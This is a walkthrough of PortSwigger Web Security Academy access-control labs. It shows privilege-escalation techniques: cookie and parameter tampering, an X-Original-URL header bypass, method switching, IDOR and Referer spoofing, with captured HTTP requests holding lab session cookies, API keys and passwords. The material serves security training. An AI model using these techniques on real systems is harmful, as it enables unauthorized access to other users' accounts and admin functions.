Access control vulnerabilities and privilege escalation

LAB 61 Unprotected admin functionality

Quick fuzzing of the website reveals presence of /robots.txt file. Here are the contents of the file:

```
User-agent: *
Disallow: /administrator-panel
```

I directed to /administrator-panel and got access to admin table:

Users

wiener - Delete
carlos - Delete

Now, I can delete user 'carlos':

Congratulations, you solved the lab!

User deleted successfully!

Users

wiener - Delete

LAB 62 Unprotected admin functionality with unpredictable URL

Page source code:

```
                        <p>Not solved</p>
                        <span class=lab-status-icon></span>
                    </div>
                </div>
            </div>
        </section>
    </div>
    <div theme="ecommerce">
        <section class="maincontainer">
            <div class="container">
                <header class="navigation-header">
                    <section class="top-links">
                        <a href=/>Home</a><p>|</p>
                        <script>
var isAdmin = false;
if (isAdmin) {
   var topLinksTag = document.getElementsByClassName("top-links")[0];
   var adminPanelTag = document.createElement('a');
   adminPanelTag.setAttribute('href', '/admin-3161wg');
   adminPanelTag.innerText = 'Admin panel';
   topLinksTag.append(adminPanelTag);
   var pTag = document.createElement('p');
   pTag.innerText = '|';
   topLinksTag.appendChild(pTag);
}
</script>
                        <a href="/my-account">My account</a><p>|</p>
                    </section>
                </header>
                <header class="notification-header">
                </header>
                <section class="ecoms-pageheader">
                    <img src="/resources/images/shop.svg">
                </section>
                <section class="container-list-tiles">
                    <div>
                        <img src="/image/productcatalog/products/36.jpg">
                        <h3>Caution Sign</h3>
                        <img src="/resources/images/rating2.png">
                        $18.60
                        <a class="button" href="/product?productId=1">View details</a>
                    </div>
                    <div>
                        <img src="/image/productcatalog/products/28.jpg">
                        <h3>Vintage Neck Defender</h3>
```

It reveals an URL obfuscated admin page /admin-3161wg:

Users

wiener - Delete
carlos - Delete

Deleting ‘carlos’ user:

Congratulations, you solved the lab!

User deleted successfully!


Users

wiener - Delete

LAB 63 User role controlled by request parameter

In this lab, I noticed Admin cookie to be set during log in:

I intercepted the request using Burp Interceptor and changed cookie to be true:



I did it on every request, since any action on website checks the admin cookie, directing o /admin requires cookie change as well. Finally, Admin panel is available:

Users


wiener - Delete
carlos - Delete

After ‘carlos’ deletion:


Congratulations, you solved the lab!

LAB 64 User role can be modified in user profile


Changing account email request contains JSON piece of code:



In lab description, it was mentioned that admin panel is available to users with roleid:2, therefore, I will add “roleid”:2 into json:



Having changed the email with my injection, I have admin panel access now. Now, final step of the task – deletion of user carlos:



LAB 65 URL-based access control can be circumvented

This website has an admin panel, available to unauthenticated users. Trying to move to /admin will bring to the page with “Access denied” message.

In task description it was mentioned, that back-end supports non-standard HTTP headers such as X-Original-URL. It can be tested by adding this header to /doesnotexist page and if the application returns Error 404 page not found, it means that it indeed supports these headers.

```
Pretty  Raw  Hex
1  GET / HTTP/2
2  Host : 0a04008004a10d2681b28e4b00150036.web-security-academy.net
3  Cookie : session =Kaf9R590iWWzbrkxOOMODyDEMI9WbxBj
4  Cache-Control : max-age=0
5  Sec-Ch-Ua : "Not_A Brand";v="8", "Chromium";v="120"
6  Sec-Ch-Ua-Mobile : ?0
7  Sec-Ch-Ua-Platform : "Windows"
8  Upgrade-Insecure-Requests : 1
9  User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.199 Safari/537.36
10 Accept : text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site : same-origin
12 Sec-Fetch-Mode : navigate
13 Sec-Fetch-User : ?1
14 Sec-Fetch-Dest : document
15 Referer : https://0a04008004a10d2681b28e4b00150036.web-security-academy.net/
16 Accept-Encoding : gzip, deflate, br
17 Accept-Language : en-US,en;q=0.9
18 Priority : u=0, i
19 X-Original-URL : /admin
20
```

Thus, let's send a request GET / with X-Original-URL: /admin header, which should redirect me to admin panel, bypassing filter using Burp Intercept:

Home | Admin panel | My account

Users

wiener - Delete
carlos - Delete

Gladly, I have access to admin panel now and I was asked to delete user 'carlos':

```
Pretty  Raw  Hex
1  GET /?username =carlos HTTP/2
2  Host : 0a04008004a10d2681b28e4b00150036.web-security-academy.net
3  Cookie : session =Kaf9R590iWWzbrkxOOMODyDEMI9WbxBj
4  Cache-Control : max-age=0
5  Sec-Ch-Ua : "Not_A Brand";v="8", "Chromium";v="120"
6  Sec-Ch-Ua-Mobile : ?0
7  Sec-Ch-Ua-Platform : "Windows"
8  Upgrade-Insecure-Requests : 1
9  User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.199 Safari/537.36
10 Accept : text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site : same-origin
12 Sec-Fetch-Mode : navigate
13 Sec-Fetch-User : ?1
14 Sec-Fetch-Dest : document
15 Referer : https://0a04008004a10d2681b28e4b00150036.web-security-academy.net/admin
16 Accept-Encoding : gzip, deflate, br
17 Accept-Language : en-US,en;q=0.9
18 Priority : u=0, i
19 X-Original-URL : /admin/delete
20
```

Congratulations, you solved the lab!

User deleted successfully!

Users

wiener - Delete

LAB 66 Method-based access control can be circumvented

Admin credentials: `administrator:admin`

Having admin credentials given, I could test the admin functionality and was able to promote certain users to admin level with following POST/admin-roles request:


Request

```
POST /admin-roles HTTP/2
Host : 0acf005a03b96a28856a188c00b900a0.web-security-academy.net
Cookie : session =aUHzgQS7dWvlIwHhu5SA2JESNeIdrQ7V
Content-Length : 30
Cache-Control : max-age=0
Sec-Ch-Ua : "Not_A Brand";v="8", "Chromium";v="120"
Sec-Ch-Ua-Mobile : ?0
Sec-Ch-Ua-Platform : "Windows"
Upgrade-Insecure-Requests : 1
Origin : https://0acf005a03b96a28856a188c00b900a0.web-security-academy.net
Content-Type : application/x-www-form-urlencoded
User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/120.0.6099.199 Safari/537.36
Accept :
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site : same-origin
Sec-Fetch-Mode : navigate
Sec-Fetch-User : ?1
Sec-Fetch-Dest : document
Referer : https://0acf005a03b96a28856a188c00b900a0.web-security-academy.net/admin
Accept-Encoding : gzip, deflate, br
Accept-Language : en-US,en;q=0.9
Priority : u=0, i

username =carlos &action =upgrade
```


As the task is asking us to promote user from our wiener account, which does not have any access to admin panel, I used its session cookie and pasted it in the request above:

session= OTMizTrt61du7lJPl9Ggd0vrxaZHm9zA



“Unauthorized” message appears, meaning that one cannot do in such a way. However, access control could be implemented just for POST methods, and I could simply try to change the method to GET and put the parameters inside url:


Now, wiener has admin panel access:



LAB 66 User ID controlled by request parameter

Valid credentials: wiener~peter
wiener API: tOhSDtCmDhZg5DjRwf7gF7rnx1zXHK1q
This is a format of URL, when I am logged in as 'wiener':
https://0a2e003c045574d98434322500f800c9.web-security-academy.net/my-account?id=wiener

If I change id parameter to 'carlos', I can get to 'carlos' user home page and see his API key:



Carlos API: O9jMxKBspbdyjdpTfVmDzaFGUy0hvvwD

LAB 67 User ID controlled by request parameter, with unpredictable user IDs

credentials: `wiener:peter`

carlos' post can be found on website:

His GUID is revealed in the URL of the post:

https://...../blogs?userId=989f50c5-6011-4ed1-82af-a46f29120ba3

userId=989f50c5-6011-4ed1-82af-a46f29120ba3

Now, I will log in as 'wiener', user's homepage has the following format:
https://.../my-account?id=3a969832-eb8c-4355-9ef3-ea6a150fda5f

wiener API: WA17hDIRii88DJEN9KC1Hs9fEFlwTdPO

Now, I can simply replace wiener's GUID with carlos' one:


carlos API: lBoWFYmteUGNQuhnXDPMzDg7a5HW8vrz

LAB 68 User ID controlled by request parameter with data leakage in redirect

credentials: `wiener:peter`

wiener' API: mC43HUWLGXZLL65DRKYIkkXAZk8rdnv8

changing parameter to ?user=carlos brings me to the login page, however it contains body with all the information revealed:



carlos API: XXvdZHp5zeraYPCpaZlFruCPDKrq1KH9

LAB 69 User ID controlled by request parameter with password disclosure

credentials: `wiener:peter`

Firstly, logged in as 'wiener' and changed the parameter in URL to ?user=administrator, and it revealed me the admin user home page:

Inspecting the code, I found his password in plain text, even though in website interface it was masked with dots.

Admin password: `serx6wcskiovb0n9aig4`

Also, admin panel is available:

State after deleting ‘carlos’ user:

Congratulations, you solved the lab!

User deleted successfully!

Users

wiener - Delete

LAB 70 Insecure direct object references

This website contains a live chat:

Live chat

CONNECTED: -- Now chatting with Hal Pline --
You: test
Hal Pline: Perhaps YOU could help ME settle an argument. Milk or water in first when making tea?
Hal Pline: Sorry, I didn't hear that, I was listening to someone more interesting than you.
You: stfu
Hal Pline: I'd rather not answer that; you are so rude.
You: Of course. You said I am not interesting
Hal Pline: Sorry I don't know that, I'm not psychic.
You: Get good
Hal Pline: Ask Alexa.
You: She is more interesting than you
Hal Pline: I don't know. I can tell you a secret instead.

Your message:

Send View transcript


There is a possibility to View transcript of the chat and it will download a .txt file:

Request

Pretty Raw Hex \n

```
1 GET /download-transcript/3.txt HTTP/2
2 Host: 0a1e006503616449807244 0c0093007b.web-security-academy.net
3 Cookie: session=GvK2bdvP36YEJnep6jTgOY77Wvsrn5xK
4 Sec-Ch-Ua: "Not_A Brand";v="8", "Chromium";v="120"
5 Sec-Ch-Ua-Platform: "Windows"
6 Sec-Ch-Ua-Mobile: ?0
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Geck
  Chrome/120.0.6099.199 Safari/537.36
8 Accept: */*
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Dest: empty
12 Referer: https://0a1e006503616449807244 0c0093007b.web-security-academy.net/chat
13 Accept-Encoding: gzip, deflate, br
14 Accept-Language: en-US,en;q=0.9
15 Priority: u=1, i
16
17
```


It assigned name 2.txt, and all consequent ones were named with incrementing number. So, I can request to download any txt file, by changing the parameter in Burp Repeater:



1.txt contained a password mentioned during conversation, so I will not it out:


ux5nmmmjn6nhrpc8luy8

Now, I will try logging in, using this password:



LAB 71 Multi-step process with no access control on one step

Admin functionality can be explored with given administrator:admin credentials. One can promote users' status to admin and action confirmation window appears. Here is the content of POST /admin-roles request:



To complete the lab, I will replace admin cookie session with wiener's cookie session:

session=D0DEZ1j5yUb2H7vc9IZcgoR2rjptWMkt

and username parameter value will be changed to "wiener"

```
Request
Pretty  Raw  Hex
1 POST /admin-roles HTTP/2
2 Host : 0a7900df0471745303f49c200ea00e5.web-security-academy.net
3 Cookie : session =DODEZlj5yUb2H7vc9IZcgoR2rjptWMkt
4 Content-Length : 45
5 Cache-Control : max-age=0
6 Sec-Ch-Ua : "Not_A Brand";v="8", "Chromium";v="120"
7 Sec-Ch-Ua-Mobile : ?0
8 Sec-Ch-Ua-Platform : "Windows"
9 Upgrade-Insecure-Requests : 1
10 Origin : https://0a7900df0471745303f49c200ea00e5.web-security-academy.net
11 Content-Type : application/x-www-form-urlencoded
12 User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/120.0.6099.199 Safari/537.36
13 Accept :
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site : same-origin
15 Sec-Fetch-Mode : navigate
16 Sec-Fetch-User : ?1
17 Sec-Fetch-Dest : document
18 Referer :
https://0a7900df0471745303f49c200ea00e5.web-security-academy.net/admin-roles
19 Accept-Encoding : gzip, deflate, br
20 Accept-Language : en-US,en;q=0.9
21 Priority : u=0, i
22
23 action =upgrade &confirmed =true &username =wiener
```

Congratulations, you solved the lab!

I have escalated privileges of user ‘wiener’.


LAB 72 Referer-based access control

Analogically, promoting ‘carlos’ user to admin and observe the structure of the request:

```
Request
Pretty  Raw  Hex
1 GET /admin-roles?username=carlos&action=upgrade HTTP/2
2 Host: 0af60080031d8a7b829de86200b00086.web-security-academy.net
3 Cookie: session=lnLgbQI9FblgiRkEalYXlBHerv6gmb7H
4 Sec-Ch-Ua: "Not_A Brand";v="8", "Chromium";v="120"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko
Chrome/120.0.6099.199 Safari/537.36
9 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://0af60080031d8a7b829de86200b00086.web-security-academy.net/admin
15 Accept-Encoding: gzip, deflate, br
16 Accept-Language: en-US,en;q=0.9
17 Priority: u=0, i
18
19
```


The request contains REFERER header that points on the page at which the request was sent.

As one can notice, it is GET HTTP request with parameters enlisted inside URL. Trying to direct to this URL leads to the message (no REFERER header present):



Now, in the same manner, I will replace admin cookie with wiener’s and return referrer header value:

wiener session cookie= 3LUkCY6MI23iyqY7T130KSqV3D5G6W4n



User's role was escalated:

Congratulations, you solved the lab!